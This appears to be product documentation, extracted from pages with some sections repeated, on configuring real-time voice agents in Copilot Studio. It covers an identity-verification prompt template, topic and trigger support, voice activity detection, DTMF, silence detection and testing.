"instructions": [

"Begin with a warm greeting, mentioning {{COMPANY_NAME}} and your role.",

"Briefly explain to the caller that, before accessing {{VERIFICATION_ITEM}}, you will need to verify their identity by asking for some information."

],

"examples": [

"Hello! Thank you for calling {{COMPANY_NAME}}. I'm a {{AGENT_ROLE}} here. Before we get started, I'll need to verify your account to ensure your information stays secure.",

"Hi there, and thanks for calling {{COMPANY_NAME}}. To protect your privacy, I'll need to verify some details. Let's make sure I have the right account."

```
    ],
    "transitions": [
      {
        "next_step": "2_request_verification_field_1",
        "condition": "After greeting and explaining verification requirements."
      }
    ]
  },
  {
    "id": "2_request_verification_field_1",
    "description": "Ask the caller for the first verification detail (e.g., {{VERIFICATION_FIELD_1_NAME}}).",
    "instructions": [
      "Politely request the first piece of verification information (for example, their {{VERIFICATION_FIELD_1_NAME}}).",
      "If necessary, provide guidance on where they might find this information, or how to format it (e.g., specify if it's a number, include area code for phone numbers, etc.)."
    ],
    "examples": [
      "Could I please have your {{VERIFICATION_FIELD_1_NAME}} to pull up your account?",
      "Sure, let's get started with verification. May I have your {{VERIFICATION_FIELD_1_NAME}}, please?"
    ],
    "transitions": [
      {
        "next_step": "3_request_verification_field_2",
        "condition": "Once the caller provides their {{VERIFICATION_FIELD_1_NAME}}."
      }
    ]
  },
  {
    "id": "3_request_verification_field_2",
    "description": "Ask the caller for the second verification detail (e.g., {{VERIFICATION_FIELD_2_NAME}}) after the first detail is collected.",
    "instructions": [
      "Acknowledge the first piece of information received, then ask for the second verification detail (for example, their {{VERIFICATION_FIELD_2_NAME}}).",
      "Clarify the format if needed (e.g., a 5-digit ZIP Code) to ensure the caller provides the information correctly."
    ],
    "examples": [
      "Thank you. Now, could you also provide your {{VERIFICATION_FIELD_2_NAME}} for verification?",
      "Thanks for that. I just need one more piece of information. May I have your {{VERIFICATION_FIELD_2_NAME}}, please?"
    ],
    "transitions": [
      {
        "next_step": "4_provide_protected_info",
```

```

        "condition": "After the caller provides a valid
{{VERIFICATION_FIELD_2_NAME}} (identity verification completed)."
```

```

    }
  ]
},
{
  "id": "4_provide_protected_info",
  "description": "Access and provide the requested {{VERIFICATION_ITEM}} after
successful verification.",
  "instructions": [
    "Confirm to the caller that their identity is verified and you can now
assist with their request or provide the sensitive information.",
    "Deliver the requested information or perform the action the caller needed,
since you have verified their identity.",
    "Continue with the normal conversation flow (e.g., addressing the
customer's issue) now that verification is complete."
  ],
  "examples": [
    "Thank you, your details are verified. I can now access your
{{VERIFICATION_ITEM}}.",
    "Great, I've verified your account. I see that your current plan includes
unlimited text and 5GB of data. How can I assist you further with your account
today?"
  ],
  "transitions": [
    {
      "next_step": null,
      "condition": "Verification is complete and the agent can proceed with the
caller's main request or provide the requested information. (This is an end state
for the verification flow; subsequent steps depend on the caller's needs.)"
    }
  ]
}
]
}

```

Microsoft also developed instruction templates based on real-world customer implementations. You can find these templates on [Dynamics 365 Contact Center Forward Deployed Engineering GitHub](#).

Knowledge and tools

You can configure your agent to use knowledge and tools. Learn more in [Knowledge sources summary](#) and [Add tools to custom agents](#).

Nested agents (Preview)

[This article is prerelease documentation and is subject to change.]

Real-time voice agents only support [child agents](#).

 Important

Ensure child agent descriptions don't overlap with topic descriptions. Explicitly define invocation order in the agent's instructions.

Topics

Real-time voice agents support all [topics](#) configured in Copilot Studio. Use topics to define deterministic behaviors such as greetings, business rules, and escalation, while the real-time model manages conversational responses at runtime.

Best practices when using topics with real-time voice agents

- Use topics only when deterministic behavior is required.
- Use static text in greeting messages for the fastest first response. Dynamic variables and expressions increase initial latency.
- Let the real-time model handle general conversation and follow-up questions.
- Use explicit topic and tool descriptions to declare ownership of data collection. Learn more in [Write effective topic and tool descriptions](#).

Topic node support

The following list describes topic support in real-time voice agents:

Condition node

 Expand table

Feature	Support
If/Else branching	Supported
Power Fx expressions	Supported
Slot filling reprocessing	Supported

Message node

 Expand table

Feature	Support
Basic message	Supported
Message variations	Supported
Variable insertion	Supported
SSML	Supported
Rich Media/Adaptive Cards	Not Applicable
Quick Replies	Not Applicable

Question node

 Expand table

Feature	Support
Prompt text	Supported
Automatic hold	Not supported
Slot filling	Supported
Skip behavior/Greedy slot filling	Supported
Reprompt/Retry	Supported
Invalid response handling	Supported
Interruption	Not supported
Barge-in	Supported
Custom reprompt message	Supported
DTMF input	Supported
Silence detection	Supported

HTTP node

[Expand table](#)

Feature	Support
HTTP methods: GET, POST, PUT, PATCH, DELETE	Supported
URL endpoints	Supported
Headers and payloads	Supported
Response parsing and schema	Supported
Variable mapping	Supported
Error handling	Supported

Tool node

[Expand table](#)

Feature	Support
Power Automate flow	Supported
Tool invocation	Supported
Input/Output mapping	Supported
New prompt	Supported

Set variable value node

[Expand table](#)

Feature	Support
Literal assignment	Supported
Expression assignment	Supported
Variable to variable	Supported

Topic management node

[Expand table](#)

Feature	Support
End current topic	Supported
End all topics	Supported
End conversation	Supported
Go to step	Supported
User input for recognize intent	Supported
Go to another topic	Supported

Transfer conversation node

[Expand table](#)

Feature	Support
Transfer to agent	Supported
External phone number transfer	Supported

Advanced

[Expand table](#)

Feature	Support
Create generative answers	Supported

System trigger support

[Expand table](#)

Trigger	Support	Details
On Conversation Start	Supported	Fires when a new conversation begins
On Talk to representative	Supported	Transfers to human agent
Unknown Topic/On Unknown Intent	Not supported	Fallback when no topic matches

Trigger	Support	Details
OnSelectIntent (multiple topics matched)	Not supported	Disambiguation between similar topics
Reset Conversation (OnSystemRedirect)	Supported	Clears variables and restarts flow
On Sign in	Not supported	
Unknown DTMF key press	Supported	Unmapped keypad input
Speech Unrecognized		Automatic Speech Recognition (ASR) fails or low confidence
The agent chooses / User says a phrase	Supported	Agent selects topic based on intent
A message is received	Not supported	Increases latency
A custom client event occurs	Not supported	Only at session start
The conversation update	Not supported	Members added or removed, session changes
It's invoked	Not supported	Requires synchronous UI
It's redirected	Supported	
The User is inactive for a while/Silence detection	Supported	User inactive timeout
A plan completes	Not supported	
AI response generated	Not supported	
On Error	Supported	Handles orchestration errors

Write effective topic and tool descriptions

The model's context includes topic descriptions, tool descriptions, and instructions. Unclear ownership of data collection can cause duplicate prompts or unexpected behavior.

Why does the model ask for "missing" information?

By default, language models try to be helpful by asking questions to gather required information. For example:

- User says: "I want to order ice cream."
- Model thinks: "To complete an order, I need flavor, size, and toppings. I should ask."
- Model says: "What flavor would you like?"

If you have a topic that collects flavor, size, and toppings, tell the model explicitly. Otherwise, the model does not know the topic collects that information.

The solution: explicitly declare ownership in descriptions.

Bad topic description

"Helps the customer order ice cream"

Problem: Doesn't tell the model who collects the details.

Good topic description

"Order Ice Cream hands off to a deterministic IVR flow. The IVR collects all order details including flavor, size, and toppings. The model must immediately call this topic when the user wants to order and must not ask for order details."

Key elements

1. States what the topic does (deterministic flow).
2. Declares what data it collects (flavor, size, toppings).
3. Instructs the model NOT to ask for those details.

Topic description examples

 Expand table

Do	Don't
"Collects a DTMF digit where 1 = Checking, 2 = Savings. Stores the selection in context."	"Ask the customer which account they want and confirm their choice."
"Validates the last four digits of the account number	"Tell the customer their account has been

Do	Don't
entered via DTMF."	verified."
"The IVR collects flavor, size, and toppings. The model must not ask for these."	"Handles ice cream ordering."
"Retrieves transactions from the last 72 hours for a verified account."	"Say 'Here are your recent transactions' and ask which looks suspicious."

Why does the distinction matter?

- Good descriptions = Describe what the topic does (functional)
- Bad descriptions = Describe what to say (conversational)
- Topics handle deterministic logic; language model handles conversation

Pass variables between topics and the language model

When you use topics in a hybrid conversational flow, understanding how to pass variables between topics and the real-time language model is critical for building reliable, stateful interactions.

This functionality works through the following process:

- You pass input variables defined on a topic into the topic at invocation time, so the language model can provide structured data to the deterministic flow.
- You return output variables defined on a topic to the language model at the end of topic execution as structured key-value pairs. The language model includes these outputs in the conversation context, and you can reference them in subsequent turns.
- Tool call outputs follow the same pattern: you send outputs to the language model at the end of tool execution, and they're available for future use within the conversation context window.
- The language model is populated with conversational context, including tool call output key-value pairs. However, you only return *explicitly defined output variables* as structured data. You can collect a value inside a topic, such as a verified account number. Define that value as an output. If you don't, the language model can't access it. The agent might ask the caller for the same information again later.

Learn more in [Manage topic inputs and outputs](#).

Multilingual support

Add all secondary languages you want. Localization strings aren't required for any real-time flows. However, for deterministic topic messages, you need to provide the localizations. Learn more in [Configure and create multilingual agents](#).

The real-time model can understand and respond in many languages. However, not all languages are formally validated by Microsoft for general availability.

As of April 2026, the following languages are formally validated:

- English (United States) (en-US)
- Spanish (United States) (es-US)
- Arabic
- Portuguese (Brazil) (pt-BR)
- Italian (Italy) (it-IT)
- German (Germany) (de-DE)
- Dutch (Netherlands) (nl-NL)
- French (Canada) (fr-CA)

Microsoft continues to validate other languages and adds them after certification completion. You can add any language supported by Copilot Studio. However, languages that aren't fully certified for GA-level quality should be thoroughly tested before production deployment.

Important

Technical language capability doesn't equal a supported or certified language. Customers deploying agents in languages other than English should conduct extensive testing with real-world callers and call flows before going live.

Context variables

Real-time voice agents support context variables that allow your agent to behave more intelligently by carrying information about the call, the caller, and the current conversation. The system automatically provides a limited set of call and conversation context to the model at runtime. This set includes:

 Expand table

Context variable	Description
Channel ID	Identifies the communication channel used for the interaction. This identification helps the model understand that the conversation is occurring over a speech-to-speech voice channel.
Caller phone number (ANI)	The originating phone number of the caller. The system can use this information to support caller identification scenarios.
Callee number (DNIS)	The destination phone number that the caller dialed. This information helps distinguish which business number or entry point was reached.
Conversation ID	A unique identifier for the active call session. Use this value to correlate and maintain continuity within a single conversation.
SIP headers	A set of supported SIP header key-value pairs associated with the call. The set includes only nonsensitive and supported headers.
Current date (UTC)	The current date in Coordinated Universal Time (UTC), provided at runtime to allow date-aware responses.
Current time (UTC)	The current time in Coordinated Universal Time (UTC), provided at runtime to allow time-aware responses.

For all other context variables, follow the steps outlined in [Configure context variables for agents](#).

Agent voice

Select the voice your agent uses by selecting your agent and go to **Settings > Voice > Select voice**. Real-time voice agents support the following voices:

- Alloy
- Ash
- Ballad
- Coral
- Echo
- Sage
- Shimmer
- Verse
- Marin
- Cedar

 **Note**

- The agent voice is for your real-time voice agent and isn't the one configured in Copilot Service admin center.
- To match your Dynamics system message voices with your real-time voice agent, use only the following supported voices: Alloy, Echo, Shimmer, or Ash.

Speech sensitivity

Speech sensitivity voice activity detection (VAD) determines when the agent should respond after the caller finishes speaking.

Understanding VAD types

Real-time voice agents support two VAD approaches:

< Speech recognition and input

These settings control how your agent will recognize and understand what users are saying.

Speech

Sensitivity

Controls the level of sensitivity to speech.

Speech sensitivity



Adjust your agent's sensitivity to audio inputs using voice activity detection settings.

[Learn more](#)

Decides user has stopped speaking ⓘ

Based on sound (silence) ▼

✓ Based on sound (silence)

Based on sentence context

Prefix padding ⓘ

300

ms

Silence duration ⓘ

500

ms

Save

Cancel

Server-based VAD - Based on sound (silence)

- Detects end of speech based on *audio signals* (silence duration, volume)
- Responds quickly once silence is detected
- Deterministic, predictable behavior
- Best for structured interactions, short responses, noisy environments

Semantic VAD - Based on sentence context

- Determines turn completion based on *meaning* of what was said
- Evaluates whether caller completed their thought
- Adapts to natural pauses, filler words, trailing speech
- Best for: Conversational interactions, complex questions, open-ended discussions

Select the right VAD

Use server-based VAD when all of the following conditions are true:

- Interactions are structured (IVR-style menu navigation).
- Responses are short and predictable.
- Background noise is a concern (semantic VAD might wait too long).
- You want fast, crisp turn-taking.

Use semantic VAD when all of the following conditions are true:

- Conversations are open-ended.
- Callers might hesitate or use filler words ("um", "let me think...").
- Questions are complex (callers explain situations).
- Natural conversation flow is prioritized.

Configure server-based VAD

Go to **Settings > Voice > Phone Setup > Speech input > Sensitivity > Based on sound (silence)**.

Speech sensitivity



Adjust your agent's sensitivity to audio inputs using voice activity detection settings.

[Learn more](#)

On telephony

Decides user has stopped speaking ⓘ

Based on sound (silence) ▼

Threshold ⓘ



0.5

Prefix padding ⓘ

300

ms

Silence duration ⓘ

500

ms

Save

Cancel

Expand table

Parameter	Description	Default	Recommended range
Threshold	Sensitivity to voice versus noise (0-1 scale)	0.6	0.5-0.7
Prefix padding (ms)	Audio captured before speech starts	300ms	200-500ms
Silence Duration (ms)	Silence required to end turn	750ms	750-1000ms

Threshold

- Lower (0.3-0.4): More sensitive; picks up quiet speech, might trigger on background noise.
- Higher (0.7-0.9): Less sensitive; requires louder speech, reduces false triggers.
- Recommended: Start with 0.5; increase if background noise causes false triggers.

Prefix padding

- Captures audio *before* speech detection (prevents cutting off first word).

- Lower (200ms): Faster response; might miss first syllable.
- Higher (500ms): Safer capture; slight delay.
- Recommended: 300ms (good balance).

Silence Duration

- How long the caller must be silent before agent responds.
- Lower (500ms): Fast turn-taking; might interrupt if caller pauses mid-thought.
- Higher (1000ms): More patient; might feel slow.
- Recommended: Start with 750ms.

Configure Semantic VAD

Go to **Settings > Voice > Phone Setup > Speech input > Sensitivity > Based on sentence context**.

Speech sensitivity ✕

Adjust your agent's sensitivity to audio inputs using voice activity detection settings.
[Learn more](#)

On telephony

Decides user has stopped speaking ⓘ

Based on sentence context ▼

Eagerness ⓘ

Medium ▼

Save **Cancel**

Parameter: **Eagerness** (how quickly the agent responds after semantic completion)

[Expand table](#)

Setting	Behavior	Best for
Low	Waits longer, very patient	Callers who think out loud, frequent pauses
Medium	Balanced (default)	General conversations
High	Responds quickly	Fast-paced interactions, simple questions

DTMF configuration

Dual-Tone Multi-Frequency (DTMF) allows callers to enter information by using their phone keypad.

You can turn on DTMF for your agent at both the topic and global levels. To set it at the global level, select your agent and go to **Settings > Voice > Conversation behavior > DTMF**.

To set it per topic node, see [Turn on DTMF support for your voice-enabled agent](#).

To support reliable input completion, you can configure DTMF timing and termination behavior. This configuration includes an inter-digit timeout, which defines how long the system waits between key presses, and an optional termination character (such as **#** or *****) that explicitly signals the end of input. When you use a termination character, the system processes input immediately without waiting for a timeout.

Silence detection

Silence detection allows real-time voice agents to recognize when a caller provides no input for a specified period. Set up silence detection as a global voice setting for the agent by going to **Settings > Voice > Conversation Behavior > Silence detection**.

The silence timer starts when the agent finishes speaking and detects no speech or DTMF input from the caller. If the silence timeout is reached, the agent follows the configured silence detection topic.

Important

- Silence detection isn't turned on by default. If the user doesn't speak, the agent waits indefinitely without prompting. Explicitly turn on silence detection and configure a reprompt message to handle silent callers.
- The default silence detection timeout is 7,000 ms (7 seconds). Validate this value against your specific use case and caller environment before deploying to

production. Seven seconds might feel too long for some callers or too short for others depending on the nature of the interaction, for example, complex questions or noisy environments. Test with real-world call data to determine the appropriate threshold for your scenario.

- Before enabling silence detection, ensure that the behavior you configure in your silence detection topic (for example, Escalate, Hang Up, Reprompt) is intentional and appropriate for your use case. Misconfigured fallback behavior, such as inadvertently setting the fallback to Escalate when the intent is to hang up, or vice versa, can result in unexpected call outcomes.

Latency messaging

Add latency message or music to your agent when background operations take longer than expected. To configure latency messaging, go to **Settings > Voice > Conversation behavior > Latency messaging**.

Voice

Optimize for voice

Make sure your agent works for you with voice-first features like advanced speech recognition and dual-tone multi-frequency (DTMF) input.

Use voice as primary authoring mode

Voice type

What type of voice technology do you want to use?

☐ Text-to-speech

☒ Voice-to-text

Configure

Latency messaging

Choose how and when users hear a latency message when background operations are taking longer than expected. Latency messaging can be added in plugins or topics. These settings only apply to telephony channels.

Latency options

What should the agents do when there is latency?

☒ Play a message ☐ Play an audio file

Latency message ⓘ

{x} f_x

Please give me a moment while I check on that. I appreciate your patience.

Send message delay ⓘ

ms

Minimum playback time ⓘ

ms

SaveCancel

Real-time voice agent evaluation

[This article is prerelease documentation and is subject to change.]

Real-time voice agents support sending text during [evaluation](#), however, audio processing isn't supported.

Test your voice agent by using voice (Preview)

[This article is prerelease documentation and is subject to change.]

For real-time voice agents, use your voice to test your agent directly in the Copilot Studio [test panel](#). This feature lets you speak to your agent and hear its spoken responses, so you can quickly validate the voice conversation experience without setting up a phone call.

 Note

Voice testing in the test panel currently only supports IVR (telephony) agents that use the Premium voice tier (**Realtime voice**). Agents that use other voice tiers aren't supported for voice testing in the test panel.

To start a voice test conversation:

1. Open your agent in Copilot Studio.
2. Ensure that **Realtime voice** is [turned on](#).
3. Open the **Test your agent** [panel](#).
4. In the test panel, select the microphone icon. Your browser might prompt you to allow microphone access; if so, select **Allow**.
5. The input field changes from "Click mic to start" to "Talk to interrupt...", indicating that the agent is in voice test mode.
6. The agent speaks its greeting message through your speakers or headphones. After the agent finishes speaking, speak your response into the microphone.
7. The agent transcribes your speech and displays it as a message in the chat. The agent then responds in both text and voice.
8. Select the keyboard icon next to the microphone when DTMF inputs are needed.
9. Continue the conversation by speaking naturally. To end the current session, select the microphone icon again. To start a new session, select **New test session** in the toolbar.

To switch back to text testing at any time, select the three dots (...) in test panel title bar, and change **Chat mode** to **Text**.

Limitations and differences from real phone calls for IVR agents

Voice testing in the test panel uses the microphone, speakers, or headset of your test device (laptop, desktop, and so on). This setup is fundamentally different from the audio hardware and network path used in real phone calls. Be aware of the following differences:

- **Audio hardware:** The test panel captures audio through your device microphone and plays back through your device speakers or headset. Real phone calls use the telephone handset, headset, or speakerphone on the caller's end. These options have different microphone sensitivity, speaker characteristics, and noise cancellation behavior.
- **Acoustic environment:** Your test environment is likely different from the acoustic environment of a real caller. For example, your test environment is probably a quiet office with a high-quality headset, versus a noisy call center, a car, or a public space with background noise.
- **Audio path:** In the test pane, audio travels directly between your browser and the agent service. In a real phone call, audio passes through the telephony network (PSTN or SIP trunk). This path introduces extra latency, compression, and potential audio quality differences.

Because of these differences, certain voice features and settings might behave differently in the test panel than they do in a real phone call. Use caution when relying on test panel results for the following features:


- **Barge-in:** The [barge-in](#) experience depends heavily on the audio hardware and echo cancellation. Barge-in behavior in the test panel might not accurately reflect how it works over a real phone call.
- **Voice Activity Detection (VAD) settings:** VAD sensitivity, end-of-speech timeout, and silence detection thresholds are tuned for telephony audio characteristics. Adjusting these settings based on test panel behavior might lead to suboptimal results in production phone calls.
- **Speech quality:** Background noise, microphone quality, and audio compression all affect voice quality. Test panel results might be more or less accurate than real phone call.

Important

Voice testing in the test panel is useful for quickly validating conversation flow, topic routing, and agent responses. However, it shouldn't replace real phone call testing for tuning voice-specific features like barge-in and VAD settings under real-world telephony conditions. Always perform end-to-end phone call testing before deploying your IVR agent to production.

Publish your real-time voice agent

1. When configuration is complete, select **Save**, and then go to **Channels**.
2. Make sure **Telephony** is selected and connected to Dynamics 365.



3. Publish your agent.

Configure the voice channel in Dynamics 365 Contact Center

1. After setting up your [Dynamics Voice Channel](#), add your real-time voice agent to the workstream.

Important

Voice profile settings in the workstream don't apply to real-time voice agents. The voice you select in Copilot Studio is used.

2. To match your Dynamics system message voices with your real-time voice agent, use only the following supported voices: **Alloy**, **Echo**, **Shimmer**, or **Ash**.

3. You're now ready to call into your workstream.

Last updated on 04/06/2026

Configure real-time voice agents

[This article is prerelease documentation and is subject to change.]

Configure a real-time voice agent by turning on real-time voice, setting core options, and then configuring features like topics, multilingual support, DTMF, and silence detection.

Set up and enable real-time voice

1. Create a new agent, and configure its basic details, such as a descriptive name and the purpose of the agent in the description.
2. Go to the agent's **Voice** settings and turn on **Enable voice**, and then in **Voice type**, select **Realtime voice**.

Important

This is a one-time selection. After you select **Realtime voice**, you can't switch back to **Basic voice**. To use **Basic voice**, create a new agent.

Settings

- Generative AI
- Agent details
- Security
- Connection Settings
- Authoring Canvas
- Entities
- Skills
- Voice**
- Languages
- Language understanding
- Component collections
- Advanced

Voice

Enable voice
Use voice for easy, natural conversations. [Learn more](#)

Make voice the default modality for creating and updating within Topics
Use voice as the primary authoring mode when working in topics

Voice type

What type of voice technology do you want to use? *

This selection cannot be changed.

☐ Basic – use classic conversational AI services to power your agent

☒ Realtime voice – Use a single generative AI model to power your agent [Premium](#)

Phone Setup
Configure phone-related settings and voice capabilities for your agent's telephony interactions.

Select voice
Select the voice your agent will use and fine tune the speaking style.

Speech input
Configure how your agent will listen to human speech.

Conversation behaviour
Define how your agent will behave during voice based conversations.

Save

3. Go to the agent's **Security** settings and select **No Authentication**.

Knowledge and tools

You can configure your agent to use knowledge and tools. Learn more in [Knowledge sources summary](#) and [Add tools to custom agents](#).

Nested agents (preview)

Real-time voice agents only support [child agents](#).

i Important

Ensure child agent descriptions don't overlap with topic descriptions. Explicitly define invocation order in the agent's instructions.

Topics

Real-time voice agents support all [topics](#) configured in Copilot Studio. Use topics to define deterministic behaviors such as greetings, business rules, and escalation, while the real-time voice

model manages conversational responses at runtime.

Best practices when using topics with real-time voice agents

- Use topics only when deterministic behavior is required.
- Use static text in greeting messages for the fastest first response. Dynamic messages with variables and expressions increase initial latency.
- Let the real-time voice model handle general conversation and follow-up questions.
- Use explicit topic and tool descriptions to declare ownership of data collection. Learn more in [Write effective topic and tool descriptions](#).

Topic node support

The following list describes topic support in real-time voice agents:

Condition node

 Expand table

Feature	Support
If/Else branching	Supported
Power Fx expressions	Supported
Slot filling reprocessing	Supported

Message node

 Expand table

Feature	Support
Basic message	Supported
Message variations	Supported
Variable insertion	Supported
SSML	Supported
Rich Media/Adaptive Cards	Not Applicable

Feature	Support
Quick Replies	Not Applicable

Question node

 Expand table

Feature	Support
Prompt text	Supported
Automatic hold	Not supported
Slot filling	Supported
Skip behavior/Greedy slot filling	Supported
Reprompt/Retry	Supported
Invalid response handling	Supported
Interruption	Not supported
Barge-in	Supported
Custom reprompt message	Supported
DTMF input	Supported
Silence detection	Supported

HTTP node

 Expand table

Feature	Support
HTTP methods: GET, POST, PUT, PATCH, DELETE	Supported
URL endpoints	Supported
Headers and payloads	Supported
Response parsing and schema	Supported
Variable mapping	Supported
Error handling	Supported

Tool node

[Expand table](#)

Feature	Support
Power Automate flow	Supported
Tool invocation	Supported
Input/Output mapping	Supported
New prompt	Supported

Set variable value node

[Expand table](#)

Feature	Support
Literal assignment	Supported
Expression assignment	Supported
Variable to variable	Supported

Topic management node

[Expand table](#)

Feature	Support
End current topic	Supported
End all topics	Supported
End conversation	Supported
Go to step	Supported
User input for recognize intent	Supported
Go to another topic	Supported

Transfer conversation node

[Expand table](#)

Feature	Support
Transfer to agent	Supported
External phone number transfer	Supported

Advanced

 Expand table

Feature	Support
Create generative answers	Supported

System trigger support

 Expand table

Trigger	Support	Details
On Conversation Start	Supported	Fires when a new conversation begins
On Talk to representative	Supported	Transfers to human agent
Unknown Topic/On Unknown Intent	Not supported	Fallback when no topic matches
OnSelectIntent (multiple topics matched)	Not supported	Disambiguation between similar topics
Reset Conversation (OnSystemRedirect)	Supported	Clears variables and restarts flow
On Sign in	Not supported	
Unknown DTMF key press	Supported	Unmapped keypad input
The agent chooses / User says a phrase	Supported	Agent selects topic based on intent
A message is received	Not supported	Increases latency
A custom client event occurs	Not supported	Only at session start
The conversation update	Not supported	Members added or removed, session changes
It's invoked	Not	Requires synchronous UI

Trigger	Support	Details
	supported	
It's redirected	Supported	
The User is inactive for a while/Silence detection	Supported	User inactive timeout
A plan completes	Not supported	
AI response generated	Not supported	
On Error	Supported	Handles orchestration errors

Pass variables between topics and the language model

When you use topics in a hybrid conversational flow, understanding how to pass variables between topics and the real-time language model is critical for building reliable, stateful interactions.

This functionality works through the following process:

- You pass input variables defined on a topic into the topic at invocation time, so the language model can provide structured data to the deterministic flow.
- You return output variables defined on a topic to the language model at the end of topic execution as structured key-value pairs. The language model includes these outputs in the conversation context, and you can reference them in subsequent turns.
- Tool call outputs follow the same pattern: you send outputs to the language model at the end of tool execution, and they're available for future use within the conversation context window.
- The language model is populated with conversational context, including tool call output key-value pairs. However, you only return *explicitly defined output variables* as structured data. You can collect a value inside a topic, such as a verified account number. Define that value as an output. If you don't, the language model can't access it. The agent might ask the caller for the same information again later.

Learn more in [Manage topic inputs and outputs](#).

Multilingual support

Add all secondary languages you want. Localization strings aren't required for any real-time flows. However, for deterministic topic messages, you need to provide the translated messages. Learn more in [Configure and create multilingual agents](#).

The real-time model can understand and respond in many languages. However, not all languages are formally validated by Microsoft for general availability.

As of April 2026, the following languages are formally validated:

- English (United States) (en-US)
- Spanish (United States) (es-US)
- Arabic
- Portuguese (Brazil) (pt-BR)
- Italian (Italy) (it-IT)
- German (Germany) (de-DE)
- Dutch (Netherlands) (nl-NL)
- French (Canada) (fr-CA)

Microsoft continues to validate other languages and adds them after certification completion. You can add any language supported by Copilot Studio. However, languages that aren't fully certified for GA-level quality should be thoroughly tested before production deployment.

Important

Technical language capability doesn't equal a supported or certified language. If you intend to deploy agents in languages other than English, you should conduct extensive testing with real-world callers and call flows before going live.

Context variables

A real-time voice agent supports context variables that allow it to behave more intelligently by carrying information about the call, the caller, and the current conversation. The system automatically provides a limited set of call and conversation context to the model at runtime. This set includes:

 Expand table

Context variable	Description
Channel ID	Identifies the communication channel used for the interaction. This identification helps the model understand that the conversation is occurring over a speech-to-speech voice channel.
Caller phone number (ANI)	The originating phone number of the caller. The system can use this information to support caller identification scenarios.
Callee number (DNIS)	The destination phone number that the caller dialed. This information helps distinguish which business number or entry point was reached.
Conversation ID	A unique identifier for the active call session. Use this value to correlate and maintain continuity within a single conversation.
SIP headers	A set of supported SIP header key-value pairs associated with the call. The set includes only nonsensitive and supported headers.
Current date (UTC)	The current date in Coordinated Universal Time (UTC), provided at runtime to allow date-aware responses.
Current time (UTC)	The current time in Coordinated Universal Time (UTC), provided at runtime to allow time-aware responses.

For all other context variables, follow the steps outlined in [Configure context variables for agents](#).

Agent voice

Select the voice your agent uses by selecting your agent and go to **Settings > Voice > Select voice**. Real-time voice agents support the following voices:

- Alloy
- Ash
- Ballad
- Coral
- Echo
- Sage
- Shimmer
- Verse
- Marin
- Cedar

 **Note**

- The agent voice is for your real-time voice agent and isn't the one configured in Copilot Service admin center.
- To match your Dynamics system message voices with your real-time voice agent, use only the following supported voices: Alloy, Echo, Shimmer, or Ash.

Speech sensitivity

Speech sensitivity voice activity detection (VAD) determines when the agent should respond after the caller finishes speaking.

Understanding VAD types

Real-time voice agents support two VAD approaches:

< Speech recognition and input

These settings control how your agent will recognize and understand what users are saying.

Speech

Sensitivity

Controls the level of sensitivity to speech.

Speech sensitivity



Adjust your agent's sensitivity to audio inputs using voice activity detection settings.

[Learn more](#)

Decides user has stopped speaking ⓘ

Based on sound (silence) ▼

✓ Based on sound (silence)

Based on sentence context

Prefix padding ⓘ

300

ms

Silence duration ⓘ

500

ms

Save

Cancel

Server-based VAD - **Based on sound (silence)**

- Detects end of speech based on *audio signals* (silence duration, volume)
- Responds quickly once silence is detected
- Deterministic, predictable behavior
- Best for structured interactions, short responses, noisy environments

Semantic VAD - **Based on sentence context**

- Determines turn completion based on *meaning* of what was said
- Evaluates whether caller completed their thought
- Adapts to natural pauses, filler words, trailing speech
- Best for: Conversational interactions, complex questions, open-ended discussions

Select the right VAD

Use server-based VAD when all of the following conditions are true:

- Interactions are structured (IVR-style menu navigation).
- Responses are short and predictable.
